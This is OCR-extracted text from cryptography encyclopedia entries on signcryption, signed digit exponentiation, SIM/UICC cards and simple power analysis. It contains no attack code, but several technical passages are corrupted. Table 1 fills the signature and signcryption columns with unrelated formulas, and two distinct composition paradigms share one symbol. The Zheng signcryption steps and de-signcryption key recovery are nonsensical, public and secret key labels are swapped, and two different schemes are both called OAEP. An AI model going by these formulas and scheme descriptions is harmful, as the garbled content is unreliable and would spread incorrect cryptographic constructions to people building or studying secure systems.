Security of signcryption consists of two distinct components: one ensuring privacy, and the other—authenticity. On a high level, privacy is defined somewhat analogously to the privacy of an ordinary encryption, while authenticity—to that of an ordinary digital signature. Formally, privacy is usually defined as *indistinguishability* of signcryptexts under *chosen ciphertext attack*, while authenticity is usually defined as *existential unforgeability* of signcryptexts under *chosen message attack*.

However, several new issues come up due to the fact that signcryption/de-signcryption take as an extra argument the identity of the sender/recipient. Some of those issues (see (An et al. 2002) for in-depth technical discussion, as well as formal definitions of signcryption) are discussed below:

- *Simultaneous Attacks*. Since the user *U* utilizes its secret key SDK_U to both send and receive the data, it is reasonable to allow the adversary $\mathcal{O}$ oracle access to both the signcryption and the de-signcryption oracle for user *U*, irrespective of whether $\mathcal{O}$ is attacking privacy or authenticity of *U*.
- *Two-* vs. *Multi-user Setting*. In the simplistic two-user setting, where there are only two users *S* and *R* in the network, the explicit identities

become redundant. This considerably simplifies the design of secure signcryption schemes (see below), while providing a very useful intermediate step toward general, multi-user constructions (which are often obtained by adding a simple twist to the basic two-user construction). Intuitively, the security in the two-user model already ensures that there are no weaknesses in the way the message is encapsulated inside the signcryptext, but does not ensure that the message is bound to the identities of the sender and/or recipient. In particular, it might still allow the adversary a large class of *identity fraud* attacks, where the adversary can "mess up" correct user identities without affecting the hidden message.

- *Public Non-Repudiation?* In a regular signature scheme, anybody can verify the validity of the signature, and unforgeability of the signature ensures that a signer *S* indeed certified the message. Thus, one says that a signcryption scheme provides *non-repudiation* if the recipient can extract a regular (publicly verifiable) digital signature from the corresponding signcryptext. In general, however, it is a priori only clear that the *recipientR* is sure that *S* sent the message. Indeed, without *R*'s secret key SDK_R others might not be able to verify the authenticity of the message, and it might not be possible for *R* to extract a regular signature of *m*. Thus, signcryption does not necessarily provide non-repudiation. In fact, for some applications one might explicitly want *not* to have non-repudiation. For example, *S* might be willing to send some confidential information to *R* only under the condition that *R* cannot convince others of this fact. To summarize, non-repudiation is an optional feature that some schemes support, others do not, and others explicitly avoid!
- *Insider* vs. *Outsider Security*. In fact, even with *R*'s secret key SDK_R it might be unclear to an observer whether *S* indeed sent the message *m* to *R*, as opposed to *R* "making it up" with the help of SDK_R. This forms the main basis for distinction between *insider-* and *outsider-secure* signcryption. Intuitively, in an outsider-secure scheme the adversary must compromise communication between two honest users (whose keys he does not know). Insider-secure signcryption protects a given user *U* even if his partner might be malicious. For example, without *U*'s key, one cannot forge signcryptext from *U* to any other user *R*, even with *R*'s secret key. Similarly, if honest *S* sent $\Pi = \mathsf{SC}_S(m, \mathsf{VEK}_U)$ to *U* and later

exposed his key $\mathtt{SDK}_S$ to the adversary, the latter still cannot decrypt Π. Clearly, insider-security is stronger than outsider-security, but might not be needed in a given application. In fact, for applications supporting message repudiation, one typically does not want to have insider-security.

Supporting Long Inputs

Sometimes, it is easier to design natural signcryption schemes supporting short inputs. To make such scheme useful for arbitrary lengths inputs, several methods exist how to create signcryption $\mathtt{SC}'$ supporting arbitrarily long inputs from $\mathtt{SC}$, which only supports fixed-length (and much shorter) inputs. One such method was suggested by (Dodis and An 2003). It uses a new primitive called *concealment*. A concealment is a publicly known randomized transformation, which, on input m, outputs a *hider* h and a *binder* b. Together, h and b allow one to recover m, but separately, (1) the hider h reveals "no information" about m, while (2) the binder b can be "meaningfully opened" by at most one hider h. Further, one requires $|b| \ll |m|$ (otherwise, one could trivially set $b = m$, $h = \varnothing$). One can then let $\mathtt{SC}'(m) = \langle \mathtt{SC}(b), h \rangle$ (and $\mathtt{DSC}'$ is similar). It was shown in (Dodis and An 2003) that the above method yields a secure signcryption $\mathtt{SC}'$. Further, a simple construction of concealment was given: set $h = E_\tau(m)$, $b = \langle \tau, H(h) \rangle$, where E is a symmetric-key one-time secure encryption (with short key τ) and H is a collision-resistant hash function (with short output).

Generic Composition Schemes

The two natural composition paradigms are "encrypt-then-sign" ($\mathcal{KN}$) and "sign-then-encrypt" ($\mathcal{KN}$). More specifically, assume Enc is a semantically secure encryption against chosen ciphertext attack, and Sig is an existentially unforgeable signature (with message recovery) against chosen message attack. Each user U has a key for for $\mathtt{Sig}$ and $\mathtt{Enc}$. Then the "basic" $\mathcal{KN}$ from S to R outputs $\mathtt{Sig}_S(\mathtt{Enc}_R(m))$, while $\mathcal{KN}$ — $\mathtt{Enc}_R(\mathtt{Sig}_S(m))$. Additionally, (An et al. 2002) introduced a novel generic composition paradigm for *parallel* signcryption. This paradigm uses any secure *commitment scheme*, which on input m, outputs a commitment c and a decommitment d (where c is both hiding and binding). Such commitment schemes have the property that c gives "no information" about the message

m, and, yet, it is computationally hard to "open" one c into two different messages $m_1 \neq m_2$, by providing two decommitments d_1 and d_2. Then "commit-then-encrypt-and-sign" ($\mathcal{CtE\&S}$) outputs a pair $\langle \mathtt{Enc}_R(d), \mathtt{Sig}_S(c) \rangle$. Intuitively, the scheme is private as public c reveals no information about m (while d is encrypted), and authentic since c binds one to m. The advantage of the above scheme over the sequential $\mathcal{KN}$ and $\mathcal{KN}$ variants is the fact that expensive signature and encryption operations are performed in parallel. In fact, by using *trapdoor commitments* in place or regular commitments, most computation in $\mathcal{CtE\&S}$ —including the expensive computation of both public-key signature and encryption—can be done off-line, even before the message m is known!

It was shown by (An et al. 2002) that all three basic composition paradigms yield an insider-secure signcryption in the two-user model. Moreover, $\mathcal{KN}$ is outsider-secure even if `Enc` is secure only against the chosen plaintext attack, and $\mathcal{KN}$ is outsider-secure even if `Sig` is only secure against no message attack. Clearly, all three paradigms are insecure in the multi-user model, since no effort is made to bind the message m to the identities of the sender/recipient. For example, intercepting a signcryptext of the form $\mathtt{Sig}_S(e)$ from S to R, an adversary $\mathcal{O}$ can produce $x_i' \leftarrow x_i$, which is a valid signcryptext from $\mathcal{O}$ to R of the same message m, even though m is *unknown* to $\mathcal{O}$. Jee Hea An et al. (An et al. 2002) suggest a simple solution: When encrypting, always append the identity of the sender to the message, and when signing—of the recipient. For example, a multi-user secure variant of $\mathcal{KN}$ is $\mathtt{Sig}_S(\mathtt{Enc}_R(m, \mathtt{VEK}_S), \mathtt{VEK}_R)$. Notice, if `Enc` and/or `Sig` support labels, these identities can be part of the label rather than the message.


$\mathcal{KN}$ and $\mathcal{CtE\&S}$ methods always support non-repudiation, while $\mathcal{KN}$ might or might not.

Schemes from Trapdoor Permutations

The generic schemes above validate the fact that signcryption can be built from ordinary signature and encryption, but will be inefficient unless the latter are efficiently implemented. In practice, efficient signature and encryption schemes, such as `OAEP` (Bellare and Rogaway 1995), `OAEP` (Shoup 2001), `PSS-R` (Bellare and Rogaway 1996), are built from

trapdoor permutations, such as RSA, and are analyzed in the random oracle model. Even with these efficient implementations, however, the generic schemes will have several drawbacks. For example, users have to store two independent keys, the message bandwidth is suboptimal and the "exact security" of the scheme is not as good as one might expect. Thus, given that practical schemes are anyway built from trapdoor permutations, it is natural to have highly optimized *direct* signcryption constructions from trapdoor permutations (in the random oracle model).

This is the approach of (Dodis et al. 2004). In their model, each user U independently picks a trapdoor permutation f_U (together with its trapdoor, denoted f_U^{-1}) and publishes f_U as its public key. (Notice, only a *single* key is chosen, unlike what is needed for the generic schemes.) Then, (Dodis et al. 2004) considers the following three paradigms termed **P**-Pad, **S**-Pad, and **X**-Pad. Each paradigm proceeds by constructing an appropriate *padding scheme* π, applies the padding scheme to the message m, producing two strings $\pi(m) = w \| s$, and then applies the corresponding permutations of the sender and the recipient to w and s, as shown in Fig. 1. Table 1 also shows how the corresponding approaches could be used for plain signature and encryption as well.



Signcryption, Fig. 1 Generalized paddings as used by signcryption

Signcryption, Table 1 Signcryption schemes based on trapdoor permutations

Padding Type	Encryption	Signature	Signcryption
Parallel	$f_R(w) \Vert s$	$\tilde{O}\left(q^{2-\frac{2}{g}}\right)$	$\tilde{O}\left((\log\ N)^4\right)$
Sequential	$f_R(w \Vert s)$	$f_S^{-1}\left(w \Vert s\right)$	$L_{p^n}\left(1/2, \sqrt{1/2}\right)$
e**X**tended sequential	$f_R(w) \Vert s$	$f_S^{-1}(w) \Vert s$	$\left(\frac{a}{p}\right) = \left(\frac{a}{q}\right) = 1$

The convenience of each padding scheme depends on the application for which it is used. As was shown in (Dodis et al. 2004), **P**-Pad signcryption provides parallel application of "signing" f_U^{-1} and "encrypting" f_R, which can result in efficiency improvements on parallel machines. However, the minimum ciphertext length is twice as large as compared to **S**-Pad, yet the exact security offered by **S**-Pad is not as tight as that of **P**-Pad. Finally, **X**-Pad regains the optimal exact security of **P**-Pad, while maintaining ciphertext length nearly equal to the length of the trapdoor permutation (by achieving quite short s).

It remains to describe secure padding schemes π for **P**-Pad, **S**-Pad, and **X**-Pad. All constructions offered by (Dodis et al. 2004) are quite similar. One starts with any *extractable commitment* (c, d), where c is the commitment and d is the decommitment. Such schemes are very easy to construct in the *random oracle model*. For example, if $|m| = n$, for any $0 \le a \le n$, the following scheme is an extractable commitment: split $m = m_1 \Vert m_2$, where $|m_1| = a$, $|m_2| = n - a$, and set

$$c = G(r) \oplus m_1 \Big\Vert H\left(m_2 \Big\Vert r\right)$$
$$d = m_2 \Big\Vert r$$

where G and H are random oracles (with appropriate input/output lengths) and r is a random salt.

To get a secure padding scheme for the **P**-Pad paradigm, one should then apply the Feistel Transform to the resulting pair (d, c), with yet another random oracle F as the round function. Namely, set $w = c$, $s = F(c) \oplus d$. For example, using the extractable commitment above with $a = n$, one gets nothing else but the OAEP padding, while $a = 0$ would give the PSS-R padding! For arbitrary a, (Dodis et al. 2004) call the resulting hybrid between PSS-R and OAEP*Probabilistic Signature-Encryption Padding* (PSEP).

To get the padding π sufficient for either **S**-Pad or **X**-Pad, one only needs to perform one more Feistel round to the construction above: $w' = s$, $s' = F'(s) \oplus w$, and set $\pi(m) = w' \| s'$. Coincidentally, the resulting π also gives a very general construction of the *universal padding schemes* (Coron et al. 2002).

As described, the Feistel-based padding schemes above would only give the insider security in the two-user setting. To get multi-user security, all one needs to do is to prepend the pair $(\mathsf{VEK}_S, \mathsf{VEK}_R)$ to all the inputs to the random oracles F and F': namely, create effectively independent F and F' for every sender-recipient pairing! More generally, the paddings above also provide label support, if one sticks the label L as part of the inputs to F and F'.

Notice, **P**-Pad, **S**-Pad, and **X**-Pad always support non-repudiation.

Schemes based on Gap Diffie–Hellman

Another popular method to design efficient signcryption scheme is based on the so called *Gap Diffie–Hellman* assumption. Given a cyclic group G of prime order q, and a generator g of G, the assumption states that the *computational Diffie–Hellman* problem (CDH) is computationally hard, even if one is given oracle access to the *decisional Diffie–Hellman* (DDH) oracle. Specifically, it is hard to compute g^{ab} from g^a and g^b, even if one can test whether a tuple $\langle g^x, g^y, g^z \rangle$ satisfies $z = xy \bmod q$.

In both schemes, the user U chooses a random $\alpha \in \mathbb{F}_{q^m}$ as its secret key VEK_U, and sets its public key $\mathtt{SDK}_U = y_U = g^{x_U}$. The scheme of (An 2001) is based on the following noninteractive key agreement between users S and R. Namely, both S and R can compute the quantity $Q_{SR} = g^{x_R x_S} = y_S^{x_R} = y_R^{x_S}$. They then set the key $K_{SR} = H(Q_{SR})$, where H is a random oracle, and then always use K_{SR} to perform symmetric-key authenticated encryption of the message m. For the latter, they can use any secure symmetric-key scheme, like "encrypt-then-mac" (Bellare and Namprempre 2000) or OCB (Rogaway et al. 2001). The resulting signcryption scheme can be shown to be outsider-secure for both privacy and authenticity, in the multi-user setting. Clearly, it is not insider-secure, since both S and R know the key K_{SR}. In fact, the scheme is perfectly repudiable, since all the signcryptexts from S could have been easily faked by R.

To get insider-security for authenticity under the same assumption, one can instead consider the following scheme, originally due to (Zheng 1997), but formally analyzed by (Baek et al. 2002). Below G and H are random oracles with appropriate domains, and E is a one-time secure symmetric-key encryption (e.g., one-time pad will do). To signcrypt a message from S to R, S chooses a random $E(\mathbb{F}_{13})$, computes $m \in \mathbb{Z}_n^*$, makes a symmetric key $K = H(Q)$, sets $c \leftarrow E_K(m)$, computes the "validation tag" $r = G(m, y_A, y_B, Q)$ and finally $t = x(r + x_S)^{-1} \bmod q$. Then S outputs $\langle c, r, t \rangle$ as the signcryption of m. To de-signcrypt $\langle c, r, t \rangle$, R first recovers g^x via $w = (y_S g^r)^t$, then recovers the Diffie–Hellman key $t := \overline{a} \cdot \overline{b}$, the encryption key $K = H(Q)$, and the message $m = D_K(c)$. Before outputting m, however, it double checks if $r = G(m, y_A, y_B, Q)$. While this scheme is insider-secure for authenticity, it is still not insider-secure for privacy.

The scheme above supports public non-repudiation. All that R has to do is to reveal Q, m, and a proof that $t := \overline{a} \cdot \overline{b}$ (which can be done noninteractively using the *Fiat–Shamir heuristics*, applied to the three-move proof that $\langle g, y_R, w, Q \rangle$ form a DDH-tuple).

Applications

Signcryption is a general way to ensure private and authentic communication between any pair of parties sharing a public-key infrastructure. As such, it is useful in any application where such communication is desired. Additionally, the use of signcryption as a primitive may conceptually simplify the design of complex protocols that require both privacy and authenticity, as signcryption could now be viewed as an "indivisible" atomic operation.

Cross-References

Authenticated Encryption

Recommended Reading

An JH (2001) Authenticated encryption in the public-key setting: security notions and analyses. Report 2001/079, Cryptology ePrint Archive

An JH, Dodis Y, Rabin T (2002) On the security of joint signature and encryption. In: Knudsen L (ed) Advances in cryptology – EUROCRYPT 2002, Lecture notes in computer science. Springer-Verlag, Berlin. Available from http://eprint.iacr.org/2002/046/

Baek J, Steinfeld R, Zheng Y (2002) Formal proofs for the security of signcryption. In: Naccache D, Pailler P (eds) 5th International workshop on practice and theory in public key cryptosystems – PKC 2002, Lecture notes in computer science, vol 2274. Springer-Verlag, Berlin

Bellare M, Namprempre C (2000) Authenticated encryption: relations among notions and analysis of the generic composition paradigm. In: Okamoto T (ed) Advances in Cryptology – ASIACRYPT 2000, Kyoto, Japan, Lecture notes in computer science, vol 1976. Springer-Verlag, Berlin, pp 531–545

Bellare M, Rogaway P (1995) Optimal asymmetric encryption. In: De Santis A (ed) Advances in cryptology – EUROCRYPT 94, Lecture notes in computer science, vol 950. Springer-Verlag, Berlin, pp 92–111. Revised version available from http://www-cse.ucsd.edu/users/mihir/

Bellare M, Rogaway P (1996) The exact security of digital signatures: how to sign with RSA and Rabin. In: Maurer U (ed) Advances in cryptology – EUROCRYPT 96, Lecture notes in computer science, vol 1070. Springer-Verlag, Berlin, pp 399–416

Coron J-S, Joye M, Naccache D, Pailler P (2002) Universal padding schemes for RSA. In: Yung M (ed) Advances in cryptology – CRYPTO 2002, Lecture notes in computer science. Springer-Verlag, Berlin. Available from http://eprint.iacr.org/2002/115/

Dodis Y, An JH (2003) Concealment and its applications to authenticated encryption. In: Biham E (ed) Advances in cryptology – EUROCRYPT 2003, Lecture notes in computer science. Springer-Verlag, Berlin

Dodis Y, Freedman MJ, Jarecki S, Walfish S (2004) Versatile padding schemes for joint signature and encryption. In: Pfitzmann B (ed) Eleventh ACM conference on computer and communication security. ACM, New York, pp 196–205

Krawczyk H (2001) The order of encryption and authentication for protecting communications (or: How secure is ssl?). In: Kilian J (ed) Advances in cryptology – CRYPTO 2001, Lecture notes in computer science, vol 2139. Springer-Verlag, Berlin, pp 310–331

Rogaway P (2002) Authenticated-encryption with associated-data. In: Sandhu R (ed) Ninth ACM conference on computer and communication security. ACM, New York

Rogaway P, Bellare M, Black J, Krovetz T (2001) OCB: A blockcipher mode of operation for efficient authenticated encryption. In: Samarati P (ed) Eighth ACM conference on computer and communication security. ACM, New York, pp 196–205

Shoup V (2001) OAEP reconsidered. In: Kilian J (ed) Advances in Cryptology – CRYPTO 2001, Lecture notes in computer science, vol 2139. Springer-Verlag, Berlin, pp 240–259

Zheng Y (1997) Digital signcryption or how to achieve cost(signature & encryption) ≪ cost(signature) + cost(encryption). In: Kaliski BS Jr (ed) Advances in cryptology – CRYPTO ’97,

Lecture notes in computer science, vol 1294. Springer-Verlag, Berlin, pp 165–179

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_44

Signed Digit Exponentiation

Bodo Möller[123] ✉
(123) Google Switzerland GmbH, Zürich, Switzerland

✉ **Bodo Möller**
Email: bmoeller@acm.org

Synonyms

Signed window exponentiation

Definition

Signed digit exponentiation computes powers using exponent representations that involve both positive and negative digits. The extended digit range can make exponentiations faster.

Background

Signed digit exponentiation is an approach for computing powers in any group in which the inverse A^{-1} of any group element A can be computed quickly (such as the groups of points on an elliptic curve employed in elliptic curve cryptography). It is related to sliding window exponentiation: while in sliding window exponentiation each window corresponds to a positive digit value, signed digit exponentiation additionally makes use of the corresponding negative digit values, and the ease of inversion makes these extra digits available almost for free. This often makes signed digit exponentation faster when using the same amount of memory for storing

group elements, and allows it to reach approximately the same speed with less memory.

Let $B_k = \{\pm 1, \pm 3, \ldots, \pm(2^k - 1)\}$ where k is a positive integer; and let a base-two representation of an exponent e be given using the digit set $\{0\} \cup B_k$, that is,

$$e = \sum_{i=0}^{l-1} e_i 2^i, \ e_i \in \{0\} \cup B_k.$$

Assuming that l is chosen such that $e_{l-1} \neq 0$, the *left-to-right signed digit exponentiation method* computes g^e as follows where g is any group element; cf. the left-to-right sliding window exponentiation method.

$G_1 \leftarrow g$
$A \leftarrow g \circ g$
for $d = 3$ to $2^k - 1$ step 2 **do**
  $G_d \leftarrow G_{d-2} \circ A$

if $e_{l-1} > 0$ **then**
  $A \leftarrow G_{e_{l-1}}$
else
  $A \leftarrow G^{-1}_{-e_{l-1}}$
for $i = l - 2$ down to 0 **do**
  $A \leftarrow A \circ A$
  if $e_i \neq 0$ **then**
    if $e_i > 0$ **then**
      $A \leftarrow A \circ G_{e_i}$
    else
      $A \leftarrow A \circ G^{-1}_{-e_i}$
return A

The *right-to-left signed digit exponentiation method* computes g^e as follows; cf. the right-to-left sliding window exponentiation method. Note that the algorithm as written can be optimized similarly to the right-to-left

2^k-ary exponentiation or sliding window exponentiation methods to avoid (at least) 2^{k-1} applications of the group operation.

for $d = 1$ to $2^k - 1$ step 2 **do**
  $B_d \leftarrow$ identity element
$A \leftarrow g$

for $i = 0$ to $l - 1$ **do**
  if $e_i \neq 0$ **then**
    if $e_i > 0$ **then**
      $B_{e_i} \leftarrow B_{e_i} \circ A$
    else
      $B_{-e_i} \leftarrow B_{-e_i} \circ A^{-1}$
  if $i < l - 1$ **then**
    $A \leftarrow A \circ A$

{Now $g^e = \prod_{d \in \{1,3,\ldots,2^k-1\}} B_d^d$.}

for $d = 2^k - 1$ to 3 step -2 **do**
  $B_{d-2} \leftarrow B_{d-2} \circ B_d$
  $B_1 \leftarrow B_1 \circ (B_d \circ B_d)$
return B_1

For both the left-to-right and the right-to-left variant, it remains to be considered how signed digit representations of exponents e using the digit set $\{0\} \cup B_k$ with $B_k = \{\pm 1, \pm 3, \ldots, \pm 2^k - 1\}$ can be obtained. An algorithm for the simplest case $k = 1$ is due to Reitwiesner (1960); the representation obtained by it (using digits $\{-1, 0, 1\}$) is known as the *non-adjacent form*(*NAF*) of e. The generalization for an arbitrary parameter k was simultaneously suggested by multiple researchers; the following algorithm is from Solinas (2000):

$c \leftarrow e$
$i \leftarrow 0$
while $c > 0$ **do**
  if c is odd **then**
    $d \leftarrow c \bmod 2^{k+1}$
    if $d > 2^k$ **then**
      $d \leftarrow d - 2^{k+1}$
    $c \leftarrow c - d$
  else
    $d \leftarrow 0$
  $e_i \leftarrow d; i \leftarrow i + 1$
  $c \leftarrow c/2$
return $e_{i-1}, \ldots, e_0$

This algorithm is a variant of right-to-left scanning with an effective window size of $k + 1$. For efficiency considerations, if the cost of inverting groups elements and the additional cost for obtaining the appropriate representation of e can be neglected, signed digit exponentiation differs from sliding window exponentiation with the same parameter $k$in that the expected number of nonzero digits in the representation is approximately $l/(k + 2)$ instead of approximately $l/(k + 1)$ (but the maximum possible length of the signed digit representation is longer: while l cannot exceed the length of the binary representation of e for sliding window exponentiation, it can be said length plus 1 for signed digit exponentiation).

Applications

Signed digit exponentiation is useful in elliptic curve cryptography. When side-channel attacks have to be considered to protect secret values, specific variants of the basic methods may be needed.

Cross-References

Exponentiation Algorithms

Recommended Reading

Reitwiesner GW (1960) Binary arithmetic. Adv Comput 1:231–308
[MathSciNet]

Solinas JA (2000) Efficient arithmetic on koblitz curves. Des Codes Crypt 19:195–249
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300907

Signed Window Exponentiation

Signed Digit Exponentiation

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300908

SIKE

Supersingular Isogeny Diffie-Hellman

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300909

Silicon Fingerprint (colloquially)

Physically Unclonable Function (PUF)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_307

SIM/UICC

Marijke De Soete[124] ✉
(124) Security4Biz, Oostkamp, Belgium

Synonyms

Subscriber identity module; UMTS IC card; Universal integrated circuit card

Definition

A subscriber identification module (SIM) on a removable SIM card stores securely the international mobile subscriber identity (IMSI) used to identify a subscriber on mobile devices (such as mobile phones and computers) in a GSM (Global System for Mobile Communications) network.

The universal integrated circuit card (UICC) is the chip card, a multi-application platform, used in mobile devices in GSM and UMTS (Universal Mobile Telecommunications System, one of the third-generation (3G) mobile telecommunications technologies) networks. In a GSM network, the UICC contains a SIM application, and in a UMTS network, it is the USIM application. A UICC may contain several applications, making it possible for the same chip card to give access to both GSM and UMTS networks but also to store a variety of other applications.

Background

Since its conception in 1988 the SIM has undergone continuous development extending its technical and functional capabilities. Initially it was defined as a security module to authenticate the user to the network

providing, at the same time, some very limited amount of memory for network and private user data. Smart cards were in those days still in their infancy. The technological and market requirements of GSM shaped the smart card SIM, which offers more than just security. They are a secure platform for mobile network operator defined multiple services. The standardization of the SIM and the GSM was done in ETSI (see http://www.etsi.org).

In 1999, the standardization work started on the specification of the next-generation SIM, the USIM, a true multi-application module, involving next to ETSI, worldwide major mobile communication systems standards bodies within 3GPP. At the same time, a split was made of the core specifications into an application-independent part and an application-specific part. The UICC refers to the multi-application platform, the so-called carrier (the application-independent part).

$$\begin{aligned} \text{GSM : SIM} &= \text{physical card} + \text{GSM application} \\ &\quad (\text{GSM11.11}) \\ \text{3G : UICC} &= \text{physical card and basic logical} \\ &\quad \text{functionality} \\ \text{and USIM} &= \text{3G application on a UICC} \end{aligned}$$

See Hillebrand (2002) for more information.

Theory

A SIM is the physically secured module, which contains the IMSI, an authentication algorithm, the authentication key, and other (security related) information and functions. The basic function of the SIM is to authenticate the subscriber identity in order to prevent misuse of the mobile station (MS) and the network.

The UICC is a multi-application platform smart card consisting of generic (application independent) functions and features with a clear separation of lower layers and applications. The UICC security architecture is designed so as to be able to provide, if necessary, a multi-verification environment, that is, an environment in which the card can have more than one first-level application and may support separate user verification requirements for each application.

A universal subscriber identity module (USIM) is an application for UMTS mobile telephony running on a UICC smart card which is inserted in a 3G mobile phone. There is a common misconception to call the UICC itself a USIM, but the USIM is merely a logical entity on the physical card. Similar to the SIM, it stores user subscriber information (IMSI) and authentication information and provides storage space for text messages and phone book contacts.

SIM/UICC cards are available in three standard sizes. The first is the size of a credit card (ISO/IEC 7810 ID-1). Soon the race for smaller mobile phones called for a smaller version of the card. The newer, most popular miniature version has the same thickness, but has a length of 25 mm and a width of 15 mm (ISO/IEC 7810 ID-000), and has one of its corners truncated (chamfered) to prevent misinsertion. The newest incarnation known as the 3FF or micro-SIM has dimensions of 15 mm × 12 mm. Most cards of the two smaller sizes are supplied as a full-sized card with the smaller card held in place by a few plastic links; it can easily be broken off to be used in a device that uses the smaller SIM.

Since the card slot is standardized, a subscriber can easily move their SIM/UICC from one handset to another. Similarly, usually a subscriber can change carriers by inserting a new carrier's SIM/UICC card into their existing handset.

Applications

The SIM is to be considered as a mono-application platform supporting value-added services as part of the GSM application offered by the mobile network operator (MNO), the issuer of the SIM. The UICC is a true multi-application platform supporting independent applications running in parallel, from different service providers. Although the MNO is typically the issuer of the UICC, the service providers may have full control over their application residing on the UICC. These applications range from banking, transport, identity, loyalty, etc. See (http://www.gsmworld.com/) for more information.

The integration of the ETSI framework for UICC and the application management framework of GlobalPlatform is standardized in the UICC configuration.

References

Hillebrand F (2002) GSM and UMTS: the creation of global mobile communication. Wiley, Chichester

http://www.etsi.org

http://www.gsmworld.com/

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1682

Simple Power Analysis

Amir Moradi[125] ✉
(125) Implementation Security Group, Ruhr-University Bochum, Bochum, Germany

✉ **Amir Moradi**
Email: amir.moradi@rub.de

Synonyms

SPA

Definitions

Simple power analysis refers to a side-channel analysis attack where an adversary observes the power consumption of a cryptographic device with the goal of recovering its internal secret, i.e., secret key material stored on-device and used for encryption or decryption by either a symmetric or an asymmetric cryptographic algorithm. Ideally, only a single power trace suffices to recover the secret key.

Background


The term *simple power analysis* has been initially defined by P. Kocher et al. in 1999. Their work presents the first successful power analysis attack on cryptographic devices.

Theory

By the term *cryptographic device*, we refer to a circuitry (usually CMOS) that performs a certain cryptographic algorithm. A cryptographic device can be a general-purpose microprocessor, in which a set of instructions realizes a cryptographic algorithm, or it can be a dedicated piece of hardware, e.g., an FPGA or an ASIC, which has been specifically designed to speed up the execution of a cryptographic algorithm. `Z = 1;for i = n - 1 to 0    Z = Z * Z; // square    if D(i) = 1 then Z = Z * M; // multiplyend forreturn Z;`

Due to the nature of CMOS technology, the transistors (respectively, logic gates) consume energy when their status change, e.g., when an off transistor turns on or when the output of an AND gate toggles. Therefore, there is a relation between the activity of the circuit and its power consumption. Hence, observing the power consumption may allow for conclusion about the circuit's activity. In power analysis attacks, the instantaneous power consumption of a cryptographic device is measured. This is done by measuring the current passing through the cryptographic device by means of a digital oscilloscope, usually at a sampling rate of 100 MS/s up to 10 GS/s. To this end, the voltage drop over a small resistor is measured, which is placed at the GND or Vdd path of the cryptographic device. The resistor is typically as large as 1 Ω for the devices fabricated by common CMOS technologies, i.e., 28 to 90 nm.

